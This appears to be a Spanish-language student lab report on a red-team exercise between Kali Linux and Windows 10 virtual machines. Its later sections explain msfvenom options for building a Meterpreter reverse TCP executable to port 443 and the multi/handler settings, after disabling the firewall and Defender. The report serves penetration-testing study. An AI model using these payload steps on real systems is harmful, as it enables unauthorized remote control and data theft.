
Se eligen 5051 MB de memoria y se comienza el proceso de instalación.

Figura 8. Instalación de Windows.




Fuente: propia.

Figura 9. Instalación de Windows.




Fuente: propia.

Figura 10. Instalación de Windows.



Fuente: propia.


Figura 11. Instalación de Windows.



Fuente: propia.

Se configuran las direcciones IP de las máquinas.


Figura 12. Configuración de IPs.



Fuente: propia.

A continuación, se ponen las máquinas con opción de red interna y se selecciona la misma red interna.


Figura 13. Configuración de IPs.



Fuente: propia.

A continuación, se muestran las direcciones IP asignadas a cada máquina.


Figura 14. Configuración de IPs.



Fuente: propia.

Se baja el firewall en el Windows.


Figura 15. Configuración de escenario.



Fuente: propia.

Se deshabilita el Defender.


Figura 16. Configuración de escenario.



Fuente: propia.

Se lanza un ping a cada máquina para verificar conexión, efectivamente funciona.

Figura 17. Configuración de escenario.



Fuente: propia.

4. ESARROLLO DE TRABAJO – ETAPA 3

4.1 ANEXO 4 – ESCENARIO 3 ENFOCADO A REDTEAM

4.1.1 HERRAMIENTAS SOFTWARE

Metasploit: es un conjunto de herramientas de código abierto utilizado para la evaluación de seguridad y pruebas de penetración**,** el cual cuenta con diferentes capacidades que se listan a continuación:

Framework de exploit: ofrece un amplio conjunto de exploits, payloads (cargas útiles) y módulos auxiliares que permite encontrar y aprovechar vulnerabilidades en sistemas informáticos.

Base de datos de vulnerabilidades: cuenta con una base de datos de vulnerabilidades en constante actualización, que permite a los usuarios buscar y obtener información detallada sobre vulnerabilidades conocidas.

Interfaz gráfica y de línea de comandos: se puede utilizar a través de una interfaz gráfica de usuario (MSFconsole) o mediante la línea de comandos, proporcionando flexibilidad para los diferentes estilos de trabajo.

Automatización de tareas: permite la automatización de tareas repetitivas y la creación de scripts para realizar pruebas de penetración de manera eficiente.

Exploits multifuncionales: además de explotar vulnerabilidades, puede utilizarse para realizar tareas como el escaneo de puertos, la enumeración de servicios, la recolección de información del sistema y más.

Msfvenom: es una herramienta incluida en el framework de Metasploit que se utiliza para generar payloads (cargas útiles) personalizadas, lo que permite a los usuarios crearlos para una amplia variedad de sistemas operativos y arquitecturas, con la capacidad de integrar fácilmente exploits en estas cargas útiles.

4.1.2 DATOS E INFORMACIÓN DEL ANEXO 4 – ESCENARIO 3 QUE LE FUERON DE AYUDA PARA IDENTIFICAR EL FALLO DE SEGURIDAD

A continuación, se lista la información del anexo 4 – escenario 3 que fue de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina Windows 10 X64:

- exploit/multi/handler: funciona como un intérprete que está a la espera de conexiones de las máquinas comprometidas después de que un exploit ha sido ejecutado con éxito.
- windows/x64/meterpreter/reverse_tcp: es un payload de metasploit utilizado para obtener acceso y control remoto sobre una máquina Windows de 64 bits.
- Tenía un S.O Windows 10 a 64 bits, sistema operativo y arquitectura de la máquina víctima.
- Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus, entre otros).
- Contaba con un archivo de texto ubicado en el escritorio.
- PORT=443

4.1.3 HERRAMIENTA PARA IDENTIFICAR FALLOS DE SEGURIDAD

La herramienta utilizada para identificar los fallos de seguridad en la máquina Windows 10 X64 fue Metasploit, específicamente la utilidad msfvenom para crear un payload malicioso y el exploit multi/handler para establecer una conexión reversa con el sistema objetivo y ejecutar el payload.

El puerto específico que la aplicación mencionada en el anexo abre es el puerto 443. Este puerto se utiliza para la comunicación entre la máquina atacante (Kali Linux en este caso) y la máquina víctima (Windows 10 X64) durante el ataque. La conexión reversa se establece desde la máquina víctima hacia la máquina atacante a través de este puerto, lo que permite al atacante obtener acceso y control remoto sobre la máquina objetivo.

4.1.4 MANERA ESPECÍFICA CÓMO AFECTA EL ATAQUE A LA MÁQUINA (WINDOWS 10 X64)


Creación del payload: el atacante utiliza msfvenom para crear un archivo ejecutable malicioso (payload) diseñado específicamente para el sistema operativo Windows 10 de 64 bits, el cual establecerá una conexión de vuelta al atacante a través del puerto 443.

Ejecución del payload en la máquina víctima: el archivo ejecutable malicioso se ejecuta en la máquina Windows 10 objetivo.

Establecimiento de la conexión de Shell reversa: una vez que el archivo ejecutable malicioso se ejecuta en la máquina Windows 10, establece una conexión de vuelta (reverse shell) hacia la máquina del atacante a través del puerto 443, lo que permite al atacante tener acceso remoto al sistema comprometido.

Control remoto del sistema comprometido: con la conexión de Shell reversa establecida, el atacante puede tener acceso completo al sistema comprometido, puede ejecutar comandos, obtener información confidencial, instalar malware adicional, modificar configuraciones del sistema, robar datos, etc.

Figura 18. Esquema de afectación del ataque.




Fuente: propia.

4.1.5 DOCUMENTAR Y ADJUNTAR LOS COMANDOS UTILIZADOS

Inicialmente, se evidencia que las máquinas cuentan con conectividad entre ellas.


Figura 19. Evidencia de conectividad.



Fuente: propia.

Se crea el archivo txt con los datos que solicitan en el anexo 4.


Figura 20. Archivo txt.



Fuente: propia.

Se crea el payload en la máquina atacante, el cual se explica a continuación:

Figura 21. Creación de payload.



Fuente: propia.

-**p windows/x64/meterpreter/reverse_tcp:** este parámetro especifica el payload que se utilizará. En este caso, windows/x64/meterpreter/reverse_tcp indica que se está utilizando el payload Meterpreter para Windows de 64 bits con una conexión TCP inversa, lo que significa que el payload creará una conexión desde la máquina objetivo hacia la máquina atacante.

--platform windows: este parámetro indica la plataforma para la cual se está creando el payload, en este caso, se especifica que el payload está dirigido a sistemas operativos Windows.

-a x64: este parámetro indica la arquitectura del sistema objetivo que se va a atacar. Se especifica que se está apuntando a una arquitectura de 64 bits (x64).

LHOST=IP_KALI: este parámetro indica la dirección IP del host local (máquina del atacante) al cual se conectará el payload Meterpreter.


LPORT=443: este parámetro especifica el puerto local al cual se conectará la máquina víctima, en este caso, se utiliza el puerto 443, que es comúnmente utilizado para el tráfico HTTPS.

-f exe: este parámetro indica el formato del archivo que se va a generar, el cual especifica que se desea un archivo ejecutable como resultado.

>> /Directorio_guardar_ejecutable/Nombreejecutable.exe: este comando redirige la salida del comando msfvenom hacia un archivo en el directorio especificado.

Posteriormente, se deja caer el archivo PoC_1022402645.exe en la máquina víctima.

Figura 22. Creación de payload.




Fuente propia.

Una vez ejecutado el payload, se abre metasploit en la máquina de atacante.

Figura 23. Metasploit.

Fuente propia.

Figura 24. Metasploit.




Fuente propia.

- Exploit: El exploit a utilizar es exploit/multi/handler
- Payload: El payload a utilizar es el mismo que se utilizó en la construcción del ejecutable windows/x64/meterpreter/reverse_tcp
- LHOST: Se ingresa la ip del Kali Linux
- LPORT: Se ingresa el puerto 443 el cual en la mayoría de las ocasiones se encuentra en estado open.

Una vez ejecutados los comandos se visualiza en la consola que se estableció la conexión con la máquina víctima.

